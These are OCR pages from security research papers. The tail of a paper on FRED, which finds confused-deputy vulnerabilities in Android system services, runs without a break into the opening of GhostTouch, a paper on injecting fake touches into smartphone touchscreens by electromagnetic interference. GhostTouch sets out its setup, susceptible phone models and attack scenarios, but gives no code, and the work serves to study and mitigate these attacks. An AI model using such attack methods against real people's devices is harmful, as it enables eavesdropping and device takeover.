Finally, prior work has also considered file access control policy in Android. Zhou et al. [49] compared Unix permissions across device vendors, identifying misconfigurations. The introduction of SELinux for Android [40] gave researchers a new target for analysis [27, 36, 37]. EASEAndroid [45] uses machine learning to classify SELinux audit log events as benign or malicious. SPOKE [44] uses compatibility tests to approximate least-privilege execution and identify over-permissive SEAndroid policy. Chen et al. [10] and BigMAC [26] compare Unix permissions and SEAndroid policy to identify access control policy flaws. FRED's mapping between RPC entry points and files is a useful input to consider in conjunction with SEAndroid policy analysis.

8 Conclusion

The Android framework prevents untrusted third-party applications from directly accessing sensitive resources by using system services as privileged deputies. However, since access control is hand-coded, there is potential for confused deputy vulnerabilities. This paper proposed FRED, a static program analysis tool that maps Android's Java-based RPC entry points to the security-sensitive files they access. By contrasting permission checks by RPC entry points with the corresponding file access control policy, FRED identifies candidate RPC entry point that perform re-delegation. We used FRED to study three devices running Android 10 and identify 10 confused deputy vulnerabilities, three of which were assigned moderate severity CVEs by Google. These results demonstrate the utility of semi-automated approaches to discover subtle flaws in access control enforcement.

Acknowledgements

This work was supported in part by the Army Research Office (ARO) grant W911NF-16-1-0299 and a Google ASPIRE award. Opinions, findings, conclusions, or recommendations in this work are those of the authors and do not reflect the views of the funders.

References

[1] SETools: SELinux Policy Analysis Tools. https://github.com/SELinuxProject/setools, 2021. Accessed Jun. 7, 2021.

[2] Yousra Aafer, Jianjun Huang, Yi Sun, Xiangyu Zhang, Ninghui Li, and Chen Tian. AceDroid: Normalizing Diverse Android Access Control Checks for Inconsistency Detection. In *Proceedings of the ISOC Network and Distributed System Security Symposium (NDSS)*, February 2018.

[3] Yousra Aafer, Guanhong Tao, Jianjun Huang, Xiangyu Zhang, and Ninghui Li. Precise Android API Protection Mapping Derivation and Reasoning. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, October 2018.

[4] Yasemin Acar, Michael Backes, Sven Bugiel, Sascha Fahl, Patrick McDaniel, and Matthew Smith. SoK: Lessons Learned from android Security Research for Appified Software Platforms. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 2016.

[5] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2014.

[6] Kathy Wain Yee Au, Yi Fan Zhou, Zhen Huang, and David Lie. PScout: Analyzing the Android Permission Specification. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 217–228, 2012.

[7] Michael Backes, Sven Bugiel, Erik Derr, Patrick D McDaniel, Damien Octeau, and Sebastian Weisgerber. On Demystifying the Android Application Framework: Re-Visiting Android Permission Specification Analysis. In *Proceedings of the USENIX Security Symposium*, August 2016.

[8] David Barrera, H. G unes Kayacik, Paul C. van Oorshot, and Anil Somayaji. A Methodology for Empirical Analysis of Permission-Based Security Models and its Application to Android. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, October 2010.

[9] George Burgess. FORTIFY in Android, April 2017.

[10] Haining Chen, Ninghui Li, William Enck, Yousra Aafer, and Xiangyu Zhang. Analysis of SEAndroid Policies: Combining MAC and DAC in Android. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, December 2017.

[11] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. Privilege Escalation Attacks on Android. In *Proceedings of the 13th Information Security Conference (ISC)*, October 2010.

[12] Jeffrey Dean, David Grove, and Craig Chambers. Optimization of Object-Oriented Programs Using Static Class Hierarchy Analysis. In *Proceedings of the European Conference on Object-Oriented Programming (ECOOP)*, August 1995.

[13] Michael Dietz, Shashi Shekhar, Yuliy Pisetsky, Anhei Shu, and Dan S. Wallach. Quire: Lightweight Provenance for Smart Phone Operating Systems. In *Proceedings of the USENIX Security Symposium*, August 2011.

[14] William Enck, Machigar Ongtang, and Patrick McDaniel. On Lightweight Mobile Phone Application Certification. In *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS)*, November 2009.

[15] William Enck, Machigar Ongtang, and Patrick McDaniel. Understanding Android Security. *IEEE Security & Privacy Magazine*, 7(1), January 2009.

[16] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android Permissions Demystified. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2011.

[17] Adrienne Porter Felt, Serge Egelman, Matthew Finifter, Devdata Akhawe, and David Wagner. How to Ask for Permission. In *Proceedings of the USENIX Workshop on Hot Topics in Security (HotSec)*, 2012.

[18] Adrienne Porter Felt, Elizabeth Ha, Serge Egelman, Ariel Haney, Erika Chin, and David Wagner. Android Permissions: User Attention, Comprehension and Behavior. In *Proceedings of the Symposium on Usable Privacy and Security (SOUPS)*, 2012.

[19] Adrienne Porter Felt, Helen J. Wang, Alexander Moshchuk, Steven Hanna, and Erika Chin. Permission Re-Delegation: Attacks and Defenses. In *Proceedings of the USENIX Security Symposium*, August 2011.

[20] Xinming Ou Fengguo Wei, Sankardas Roy and Robby. Amandroid: A Precise and General Inter-component Data Flow Analysis Framework for Security Vetting of Android Apps. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, November 2014.

[21] Michael I. Gordon, Deokhwan Kim, Jeff Perkins, Limei Gilham, Nguyen Nguyen, and Martin Rinard. Information Flow Analysis of Android Applications in DroidSafe. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)*, February 2015.

[22] Sigmund Albert Gorski III, Benjamin Andow, Adwait Nadkarni, Sunil Manandhar, William Enck, Eric Bodden, and Alexandre Bartel. ACMiner: Extraction and Analysis of Authorization Checks in Android's Middleware. In *Proceedings of the Ninth ACM Conference on Data and Application Security and Privacy (CODASPY)*, March 2019.

[23] Sigmund Albert Gorski III and William Enck. ARF: Identifying Re-Delegation Vulnerabilities in Android System Services. In *Proceedings of the 12th ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, May 2019.

[24] Michael Grace, Yajin Zhou, Zhi Wang, and Xuxian Jiang. Systematic Detection of Capability Leaks in Stock Android Smartphones. In *Proceedings of the ISCO Network and Distributed System Security Symposium (NDSS)*, February 2012.

[25] N. Hardy. The Confused Deputy: (or why capabilities might have been invented). *SIGOPS Operating Systems Review*, 22(4):36–38, 1988.

[26] Grant Hernandez, Dave (Jing) Tian, Anurag Swarnim Yadav, Byron J. Williams, and Kevin R.B. Butler. Bigmac: Fine-grained policy analysis of android firmware. In *Proceedings of the USENIX Security Symposium*, August 2020.

[27] Bumjin Im, Ang Chen, and Dan S. Wallach. An Historical Analysis of the SEAndroid Policy Evolution. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, December 2018.

[28] Donald B Johnson. Finding All The Elementary Circuits of A Directed Graph. *SIAM Journal on Computing*, 4(1):77–84, 1975.

[29] Patrick Lam, Eric Bodden, Ondrej Lhoták, and Laurie Hendren. The Soot framework for Java Program Analysis: A Retrospective. In *Proceedings of the Cetus Users and Compiler Infrastructure Workshop (CETUS)*, October 2011.

[30] Baozheng Liu, Chao Zhang, Guang Gong, Yishun Zeng, Haifeng Ruan4, and Jianwei Zhuge. FANS: Fuzzing Android Native System Services via Automated Interface Analysis. August 2020.

[31] Long Lu, Zhichun Li, Zhenyu Wu, Wenke Lee, and Guofei Jiang. CHEX: Statically Vetting Android Apps for Component Hijacking Vulnerabilities. In *Proceedings of the ACM Conference on Computer and Communications Security*, 2012.

[32] Lannan Luo, Qiang Zeng, Chen Cao, Kai Chen, Jian Liu, Limin Liu, Neng Gao, Min Yang, Xinyu Xing, and Pen Liu. System Service Call-oriented Symbolic Execution of Android Framework with Applications to Vulnerability Discovery and Exploit Generation. In *Proceedings of the International Conference on Mobile Systems, Applications, and Services (MobiSys)*, 2017.

[33] René Mayrhofer, Jeffrey Vander Stoep, Chad Brubaker, and Nick Kralevich. The Android Platform Security Model, 2019.

[34] Oracle. Obtaining Names of Method Parameters. https://docs.oracle.com/javase/tutorial/reflect/member/methodparameterreflection.html, 2019. Accessed Jan. 15, 2019.

[35] Hao Peng, Chris Gates, Bhaskar Sarma, Ninghui Li, Yuan Qi, Rahul Potharaju, Cristina Nita-Rotaru, and Ian Molloy. Using Probabilistic Generative Models for Ranking Risks of Android Apps. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2012.

[36] Elena Reshetova, Filippo Bonazzi, and N. Asokan. Selint: an seandroid policy analysis tool. *CoRR*, abs/1608.02339, 2016.

[37] Elena Reshetova, Filippo Bonazzi, Thomas Nyman, Ravishankar Borgaonkar, and N. Asokan. Characterizing seandroid policies in the wild. *CoRR*, abs/1510.05497, 2015.

[38] Yuru Shao, Jason Ott, Qi Alfred Chen, Zhiyun Qian, and Z. Morley Mao. Kratos: Discovering Inconsistent Security Policy Enforcement in the Android Framework. In *Proceedings of the ISOC Network and Distributed System Security Symposium (NDSS)*, 2016.

[39] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy*, 2016.

[40] Stephen Smalley and Robert Craig. Security Enhanced (SE) Android: Bringing Flexible MAC to Android. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)*, 2013.

[41] Vincent F. Taylor and Ivan Martinovic. To Update or Not to Update: Insights From a Two-Year Study of Android App Evolution. In *Proceedings of the ACM Asia Conference on Computer and Communications Security (ASIACCS)*, April 2017.

[42] Liam Tung. Bigger than Windows, bigger than iOS: Google now has 2.5 billion active Android devices. https://www.zdnet.com/article/bigger-than-windows-bigger-than-ios-google-now-has-2-5-billion-active-android-devices-after-10-years/, May 2019.

[43] Raja Vallée-Rai, Phong Co, Etienne Gagnon, Laurie Hendren, Patrick Lam, and Vijay Sundaresan. Soot - A Java Bytecode Optimization Framework. In *Proc. of the Conference of the Centre for Advanced Studies on Collaborative Research*, November 1999.

[44] Ruowen Wang, Ahmed M. Azab, William Enck, Ninghui Li, Peng Ning, Xun Chen, Wenbo Shen, and Yueqiang Cheng. SPOKE: Scalable Knowledge Collection and Attack Surface Analysis of Access Control

Policy for Security Enhanced Android. In *Proceedings of the ACM Asia Conference on Computer and Communications Security (ASIACCS)*, April 2017.

[45] Ruowen Wang, William Enck, Douglas Reeves, Xinwen Zhang, Peng Ning, Dingbang Xu, Wu Zhou, and Ahmed Azab. EASEAndroid: Automatic Policy Analysis and Refinement for Security Enhanced Android via Large-Scale Semi-Supervised Learning. In *Proceedings of the USENIX Security Symposium*, August 2015.

[46] Lei Wu, Michael Grace, Yajin Zhou, Chiachih Wu, and Xuxian Jiang. The Impact of Vendor Customizations on Android Security. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 623–634, 2013.

[47] Lei Zhang, Zhemin Yang, Yuyu He, Zhenyu Zhang, Zhiyun Qian, Geng Hong, Yuan Zhang, and Min Yang. Invetter: Locating Insecure Input Validations in Android Services. In *Proceedings of the ACM Conference on Computer and Communcations Security (CCS)*, October 2018.

[48] Yury Zhauniarovich and Olga Gadyatskaya. Small changes, big changes: An updated view on the android permission system. In *Proceedings of the International Symposium on Research in Attacks, Intrusions, and Defenses (RAID)*, 2016.

[49] Xiaoyong Zhou, Yeonjoon Lee, Nan Zhang, Muhammad Naveed, and XiaoFeng Wang. The Peril of Fragmentation: Security Hazards in Android Device Driver Customizations. In *Proc. of the IEEE Symposium on Security and Privacy*, 2014.

A Details of Java Path String Reconstruction

There are various scenarios when the use-def analysis for a *PlaceHolder* node does not find a constant at the definition. The following describes the special cases handled by FRED.

String Builders: The Java compiler translates inline string concatenation into calls to the `append()` method of the `StringBuilder` and `StringBuffer` classes. While these classes have many methods, we empirically found that only the `append()` method occurred during our data flow analysis of file paths. Furthermore, these instances were the result of inline string concatenation, which allows FRED to assume all `StringBuilder` and `StringBuffer` objects are only used within the method they are declared. Therefore, FRED handles these classes using an *Append* node.

Path Builders: Android provides two similar APIs for file path construction: `buildPath()` in `android.os.Environment`, and `get()` in `java.nio.file.Paths`. Both methods take a root file path and an array of zero or more file path parts, which are appended to the root path. For example, calling `buildPath()` with arguments `/foo/bar`, `first/part`, and `/second/part` produces the path `/foo/bar/first/part/second/part`. Empirically, we found that the target array of file path parts is generated at compile-time from a variable number of string arguments. This observation allows FRED assumes the array is defined and filled immediately before a call to `buildPath()` and `get()`. Hence, FRED can determine the values in the array. FRED uses an *Append* node to append the values, inserting a '`/`' between each part as needed.

Arrays and Collections: Extracting values from Arrays, Collections, Iterators, and Maps is a known hard problem for static analysis. Therefore, in most cases FRED represents access to them as *Any* nodes. Exceptions include the Paths and Environment scenarios.

Directory Listing: The `java.io.File` class provides five methods for listing files in the directory. Since the return value is runtime dependent, FRED appends an *Any* node to the child path of a known directory path.

Parent Path and File Name: The `java.io.File` and `java.nio.file.Path` classes provide methods for getting the parent path or file name of a existing file path. To model this functionality, FRED uses the *Parent* and *Name* nodes. These *Branch* nodes wrap an expression for the existing path, indicating that either the parent path or file name needs to be resolved once the existing path expression is known.

Environmental Variable and System Properties: Some file paths are constructed from the values of environmental variables and system properties. However, these runtime values can be looked up using a string that exists in the Java source code. Therefore, FRED uses its data flow analysis to determine the lookup string, which can be resolved later. As such, FRED encodes lookup strings into intermediate expressions using *EnvVar* and *SysVar* nodes.

Fields in Android Classes: The use-def analysis occasionally encountered class fields which are initialized outside of the path from the RPC entry point to the file method. To handle these fields, we first perform a forward def-use analysis to determine all possible assignment sites for all the fields of the Android framework. Later, during our backwards data flow analysis, FRED replaced uses of class fields with their assignment sites and resolves them normally, combining all of the possible values with a *Or* node. For any class field whose value could not be resolved, FRED uses an *Any* node (e.g., fields in `android.content.pm.PackageParser` and `android.content.pm.ApplicationInfo`).

B Manual Inspection Methodology

We used the following methodology when inspecting the candidate RPC entry points to determine if a vulnerability exists.

1. Have FRED dump call graph representations of all candidate RPC entry points to aid in the analysis.
2. Confirm that the RPC entry point is callable by a third party application by reviewing the authorization logic in the source/decompiled code. While FRED's ability determine if a RPC entry point can be called by third party applications is effective for both the AOSP and Google builds of Android 10, Samsung's unique authorization checks caused some reported RPC entry points to not be callable from third party applications.
3. Using the source code and call graph dump, for each file path, determine if the statement that opens the file path is actually reachable from the RPC entry point and is not a result of the over approximation nature of CHA call graphs.
4. For each file path of a candidate RPC entry point, determine if the file path can be influenced by the caller of the RPC entry point through arguments passed into the RPC or through other means by examining the call graph dumps and source/decompiled code. In practice, we observed no such RPCs.
5. For each file path of a candidate RPC entry point, using the source/decompiled code and call graph dumps, determine if the arguments passed in or actions of a RPC caller effect modifications made to a file by the RPC or the data returned by the RPC from a file.
6. As it is common for RPC entry points to delegate partial access to files with generally more restrictive access control policy, determine if this flow is intended and properly protected by some form of authorization logic. If the flow is determined to not be intended or properly protected by some form of authorization logic then it is considered a vulnerability, withstanding the SELinux policy confirmation.
7. Confirm the SELinux policy does not restrict (a) the RPC entry point from accessing the file path and (b) third-party applications from calling the RPC entry point.

GhostTouch: Targeted Attacks on Touchscreens without Physical Touch

Kai Wang*
Zhejiang University

Richard Mitev*
Technical University of Darmstadt

Chen Yan
Zhejiang University

Xiaoyu Ji†
Zhejiang University

Ahmad-Reza Sadeghi
Technical University of Darmstadt

Wenyuan Xu
Zhejiang University

Abstract

Capacitive touchscreens have become the primary human-machine interface for personal devices such as smartphones and tablets. In this paper, we present GhostTouch, the first active contactless attack against capacitive touchscreens. GhostTouch uses electromagnetic interference (EMI) to inject fake touch points into a touchscreen without the need to physically touch it. By tuning the parameters of the electromagnetic signal and adjusting the antenna, we can inject two types of basic touch events, taps and swipes, into targeted locations of the touchscreen and control them to manipulate the underlying device. We successfully launch the GhostTouch attacks on nine smartphone models. We can inject targeted taps continuously with a standard deviation of as low as 14.6×19.2 pixels from the target area, a delay of less than $0.5s$ and a distance of up to $40mm$. We show the real-world impact of the GhostTouch attacks in a few proof-of-concept scenarios, including answering an eavesdropping phone call, pressing the button, swiping up to unlock, and entering a password. Finally, we discuss potential hardware and software countermeasures to mitigate the attack.

1 Introduction

Touchscreens allow users to interact with computers using their fingers and have become a trending alternative to mouses and keyboards. In particular, *capacitive* touchscreens provide multi-touch capabilities, long service life, and cost-effectiveness, and therefore, have been widely used on personal devices such as smartphones, tablets and watches, and even on safety-critical devices such as medical equipment [26] and spacecraft [13].

Reliable and accurate touch sensing is a critical requirement for touchscreens on all devices. However, the ability to measure small electric fields also makes capacitive touchscreens sensitive to environmental impacts such as electromagnetic interference (EMI) [10] and charger noise [23], which can induce fake touches that may greatly impair user experience and even cause unintended device behavior. For instance, there are numerous reports about unresponsive, self-tapping and malfunctioning touchscreens caused by EMI emitted through fluorescent lights [6] and faulty chargers [28, 41, 43].[1]




Figure 1: A GhostTouch attack scenario. The attacker uses an EMI device under a table to remotely attack the touchscreen of a smartphone face-down on the table. By injecting fake touches, the attacker can trick the smartphone to (1) click a malicious link containing malware, (2) connect a malicious network, and (3) answer an eavesdropping phone call.

At first glance, the impact of EMI on capacitive touchscreens seems to be largely unpredictable, and hence may not be exploited for targeted attack on the underlying device. Therefore, our motivation and focus in this paper is to address the research question of whether it is possible for an attacker to use EMI to inject controllable fake touches to a touchscreen without any physical contact and manipulate the underlying device in a predictable way. EMI attacks on devices have been studied before. However, as we elaborate on related work in Section 8, and to the best of our knowledge, there have been no published EMI attacks on capacitive touchscreens that can manipulate touch points on the touch screen without requiring any physical contact.

We propose GhostTouch, the first contactless EMI-attack against capacitive touchscreens. The core idea is to interfere with the capacitance measurement of touchscreens using electromagnetic signals, which are injected into the receiv-

*Kai and Richard are co-first authors.
†Xiaoyu Ji is the corresponding author.

[1] In one case a malfunctioning touchscreen even booked a thousand-dollar hotel room itself without the owner's awareness [33].

ing electrodes integrated into the touchscreen. As a result, an electromotive force is induced in the measuring circuit that affects the touch point detection.

To achieve our attack we had to overcome two technical challenges: 1) It is difficult to affect a touchscreen by EMI, since modern touchscreens and devices go through thorough electromagnetic compatibility (EMC) tests [31] and utilize anti-interference design such as shielding [35] and layout optimization [7] to avoid the influence of environmental interference. To address this challenge, we carefully design the transmitting antenna, signal frequency, and attack distance to improve the electromagnetic signal propagation gain, therefore, achieving an effective touch injection. 2) Even if we can inject touches, it is still difficult to create predictable touch events with the touchscreen specifics undisclosed and varying from device to device. We probe the screen to disclose the touchscreen specifics and adjust the parameters of the attack signal accordingly to inject predictable touch events, such as a tap, a swipe-up, or a swipe-down in targeted locations.

Overcomming these challenges, our attack can inject two types of basic touch events, *taps* and *swipes*, into a targeted location of the touchscreen without any physical contact. Most complex gestures can be achieved by the combination of these two basic interactions. By tuning the parameters of the electromagnetic signal and adjusting the antenna, we can control the location and pattern of the fake touches and achieve various touch behaviors including press and hold, swipe to select, slide to scroll, etc., depending on the device model.

We demonstrate the feasibility of this attack in the real world with the setup as shown in Figure 1. In places like a cafe, library, meeting room, or conference lobbies, people might place their smartphone face-down on the table[2]. An attacker may embed the attack equipment under the table and launch attacks remotely. For example, an attacker may impersonate the victim to answer a phone call which would eavesdrop the private conversation, or visit a malicious website.

Our main contributions are as follows:

- We propose `GhostTouch`, the first contactless attack against capacitive touchscreens that can inject taps and swipes into a targeted location of the touchscreen and control the fake touch behavior without any physical contact.
- We evaluate `GhostTouch` attacks successfully on touchscreens of 9 different smartphone models. Our attack can target any area on the touch screen. For example, on Nexus 5X we can inject taps continuously into an area as small as 36.3×175.8 pixels with an delay of less than 0.5 seconds and inject targeted swipes with a success rate of 62.5% and an average delay of 1.6 seconds.
- We demonstrate the real-world impact of `GhostTouch` with 4 practical attack scenarios: answering an eavesdropping phone call[3], pressing the button, swiping up to unlock, and entering a password.
- We suggest both hardware and software countermeasures to protect touchscreens from such attacks.

[2] A study [20] among 3246 participants shows that 54.37% of people would often or sometimes set their phones face-down on the table.




Figure 2: Typical system architecture of a capacitive touchscreen.


2 Background on Capacitive Touchscreens

A capacitive touchscreen is an input device normally layered on top of the display that detects human touches based on the capacitance variation. When a finger touches the screen, the capacitance at the touch point changes significantly as the charge stored in the screen gets drawn to the finger. By monitoring the capacitance variation at each point of the screen, a touchscreen can detect *touch points* and report *touch events*, e.g., tap, swipe, based on the timing and the locations of the detected touch points. For example, two consecutive touch points in aerial vicinity are recognized by the OS as a swipe, reported to the corresponding app as a swipe over two (touch) points. In the following, we introduce the most popular design of capacitive touchscreens used on smartphones, i.e., a system architecture supporting mutual capacitive sensing and scan driving method, which we consider in this paper.

System architecture: Figure 2 shows a typical system architecture of capacitive touchscreens [25], which includes a touch sensor, an analog front-end integrated circuit (AFE IC), and a micro controller unit (MCU). The touch sensor consists of a grid of transmitting (TX) and receiving (RX) electrodes made of transparent conductive materials, e.g., indium-tin-oxide (ITO). The AFE IC sends excitation signals to the TX electrodes and measures the charge signal from the RX electrodes. The charge signal is digitized and sent to the MCU, which processes the signal and detects touch events. This architecture is designed to support two efficient methods that enable multi-touch sensing, i.e., mutual capacitive sensing, which relates to how the capacitance variance at a single point is measured, and scan driving method, which is used in combination with mutual capacitive sensing to locate the touch points.

Mutual capacitive sensing: When an excitation signal is applied to a TX electrode, the electrode generates an electric

[3] Video demo: https://github.com/USSLab/GhostTouch



(a) Mutual capacitive sensing. (b) Scan driving method.

Figure 3: Illustration of mutual capacitive sensing and scan driving method.



(a) Electrostatic gun and antenna. (b) Generated pulse signal.

Figure 4: (a) The experiment setup of the feasibility study and (b) a pulse signal generated by the electrostatic gun. The pulse lasts for 186 ns.

field that creates a flow of electric charge to the air-gapped RX electrodes, which essentially forms a mutual capacitance C_M between the RX and TX electrodes at each intersection [27], as shown in Figure 3(a). When a finger touches the screen, it absorbs a part of the electric field and changes the mutual capacitance to $C_M - \Delta C_M$, where ΔC_M is caused by the charge drawn to the finger. In this case, the variance of capacitance changes the charge signal measured by the RX electrode, and a touch point at the intersection of RX and TX is detected. The excitation signal is normally a square wave with a frequency of 100 kHz to 500 kHz. Mutual capacitive sensing outperforms other methods such as self-capacitive as it can efficiently locate the touch point by exploiting TX-RX pairs.

Scan driving method: The scan driving method (SDM) [16, 17] is designed to locate the touch points on the screen by exciting all TX electrodes in turn, as shown in Figure 3(b). As only one TX is excited at a time, the touchscreen can locate a touch to a specific position by the row and column of the active TX-RX pair and can also support multi-touch detection. SDM involves several major parameters: the number of TX electrodes N, the time it takes to scan all TX electrodes T_p, and the time it takes to scan one TX electrode T_{p1}. Compared with other methods, the scan driving method has a simple structure, shorter sensing time, and lower signal-to-noise ratio (SNR) and has been adopted on most smartphones.

3 Feasibility of Injecting Touches with EMI

Capacitive touchscreens detect touches based on the charge signals on the RX electrodes and locate touches by scanning the TX electrodes. However, the RX and TX electrodes are essentially conductors that electromagnetic waves may couple on (i.e., convert to electrical signals) and interfere with the touch sensing. Therefore, we are motivated to explore the feasibility of injecting fake touch points into the touchscreens of various smartphones using electromagnetic interference (EMI) and analyze the distribution of the injected touch points.

Electromagnetic interference: Electromagnetic interference [21] appears when undesirable voltages or currents are present in the environment of a device. This can lead to malfunctioning or degradation of the performance. The voltages or currents may affect a device by conduction or radiation. In our case, we focus on electromagnetic interference by radiation, which can interfere with a device through electromagnetic coupling, a phenomenon that generates an electrical charge in the electrical wiring or circuits of a device. Maxwell's equation explains the principle of electromagnetic coupling: $\oint_{\partial\Sigma} \mathbf{E} \cdot \mathrm{d}\mathbf{l} = -\int_{\Sigma} \frac{\partial \mathbf{B}}{\partial t} \cdot \mathrm{d}\mathbf{A}$, where $\partial\Sigma$ is a closed contour, Σ is a surface bounded by $\partial\Sigma$, $\mathbf{E}$ is the electric field, $\mathbf{B}$ is the magnetic field, $\mathrm{d}\mathbf{l}$ is an infinitesimal vector of $\partial\Sigma$, and $\mathrm{d}\mathbf{A}$ is an infinitesimal vector of Σ. In a touchscreen, the measuring circuit can be considered as the closed contour $\partial\Sigma$. The changing magnetic field $\mathbf{B}$ of an electromagnetic radiation passing through the surface Σ of a touchscreen can induce an electromotive force as the left part of the equation, which may affect the capacitance measurement of touchscreens.

Experiment setup: The experiment setup is shown in Figure 4(a). We use an electrostatic gun [1] to generate a strong pulse signal, which is sent to an antenna we made using Dupont jumper wires and gets converted to strong electromagnetic interference. The electrostatic gun can generate short pulses with the waveform shown in Figure 4(b), and the pulse amplitude can vary from 1kV to 18kV. In this experiment, we set the amplitude to 10kV. We place a 5mm-thick acrylic board between the antenna and the phone's touchscreen, and inject EMI with the antenna at two types of positions: parallel to the vertical or horizontal edges of the phone. We experiment on 12 phone models and show the results in Table 1.

Results: Although the capacitive touchscreens of smartphones go through thorough electromagnetic compatibility tests and anti-interference design, 8 of the 12 tested smartphones are susceptible to EMI. We record and analyze the distribution of the injected points on the 8 phones. We observe two types of results regarding the density and distribution of the injected points. Among the 8 susceptible phones, two can only be injected with sparse fake points while six can be injected with dense fake points, indicating a greater susceptibility and a higher attack success rate. The injected points distribute along a horizontal line of the touchscreen on 3 phones and a vertical line on other three other phones, validating the possibility to inject fake points along both the

Table 1: Results of injecting fake touch points on 12 phones.

Phone model	Success	Injection Speed		Point Distribution	
		Sparse	Dense	Horizontal	Vertical
Nexus 5X	✓	×	✓	×	✓
Google Pixel 1	✓	×	✓	×	✓
OPPO K3	×	N/A	N/A	N/A	N/A
OPPO Reno	×	N/A	N/A	N/A	N/A
OPPO Reno 2	✓	×	✓	✓	×
OPPO Reno 3	×	N/A	N/A	N/A	N/A
OPPO Reno 3 Pro	✓	×	✓	✓	×
One Plus 8T	✓	✓	×	×	×
Huawei P10 Plus	✓	×	✓	✓	×
Huawei P40	✓	✓	×	×	×
Samsung S20 FE	✓	×	✓	×	✓
iPhone 7 Plus	×	N/A	N/A	N/A	N/A

horizontal and vertical direction of the touchscreen.

Observations of the touch point distribution: We show the distribution of the injected touch points with Google Pixel 1, Nexus 5X and Huawei P10 Plus as an example. The touch point data is recorded using the Android Debug Bridge (ADB). Figure 19 in Appendix shows a visual distribution of the injected points on the three phones, and Figure 20 in Appendix shows the cumulative distribution function (CDF) plots of the injected points along the horizontal (X-axis) and vertical (Y-axis) directions. The results show that more than half of the injected points are distributed nearly uniformly on a specific line of the touchscreen where the antenna is placed, either vertical (Google Pixel 1 and Nexus 5X) or horizontal (Huawei P10 Plus). The direction of fake point distribution is the same as the direction of the antenna. We believe the difference in distribution is due to the different touchscreen layouts, especially the RX electrodes. For example, the RX electrodes of Nexus 5X are vertical while the RX electrodes of Huawei P10 Plus are horizontal, which all correspond to the distribution of fake points on these phones.

Observations of the capacitance variation: We further explore the reason behind fake touch points based on the raw capacitance data of the touchscreen. Using ADB, we are able to record the capacitance data on the Huawei P10 Plus before and during the electromagnetic interference. We calculate the difference of the capacitance data to acquire the variation caused by the EMI and plot the result in Figure 5. The capacitance of a line in the middle of the screen decreases dramatically, which corresponds to the distribution of injected points on this phone in Figure 19(c) in Appendix.

Our feasibility study confirms that the touchscreens of various phone models are susceptible to EMI. Therefore, it is feasible for an attacker to inject fake touch points to the touchscreen of the victim's smartphone without any physical contact. However, as the next step, we will study methods to transform random electromagnetic interference to elaborate electromagnetic attacks that can inject controllable touch events and manipulate the smartphone in real-life scenarios.




Figure 5: A visual illustration of the capacitance variations caused by EMI on the touchscreen of a Huawei P10 Plus. The plot corresponds to the screen in the landscape orientation. The capacitance variations in the middle (valuing between -3 to -9) conform to the results in Figure 19(c) in Appendix.

4 Threat Model

The attacker's goal is to manipulate the victim device by injecting fake touches to the touchscreen in a contactless manner. We make the following assumptions for the attack:

- **Victim device:** The victim device is equipped with a capacitive touchscreen, such as a smartphone or tablet. The device is unaltered before the attack and placed *face-down* on a surface (e.g., a table) during the attack.
- **Attacker's knowledge:** The adversary may know the victim's device model and acquire a device of the same model to study beforehand. Further, the adversary may acquire the victim's phone number via social engineering.
- **Attacker's capability:** The attacker can only attack the device by manipulating the touchscreen via electromagnetic signals. However, the adversary cannot physically touch the victim device or ask the user to perform any tasks.
- **Attack setup:** The attacker may hide the attack equipment under the table where the victim devices might be attached to a surface (e.g., under a table in a meeting room, or charging station). The attacker can control the attack equipment remotely.

5 Attack Design

In this section, we present `GhostTouch`, the first contactless attack against capacitive touchscreens of smartphones. Our goal is to inject controllable touch events, such as taps and swipes, into a targeted area of the touchscreen and use them to manipulate the device. To achieve this goal, we need to tackle the following technical challenges:

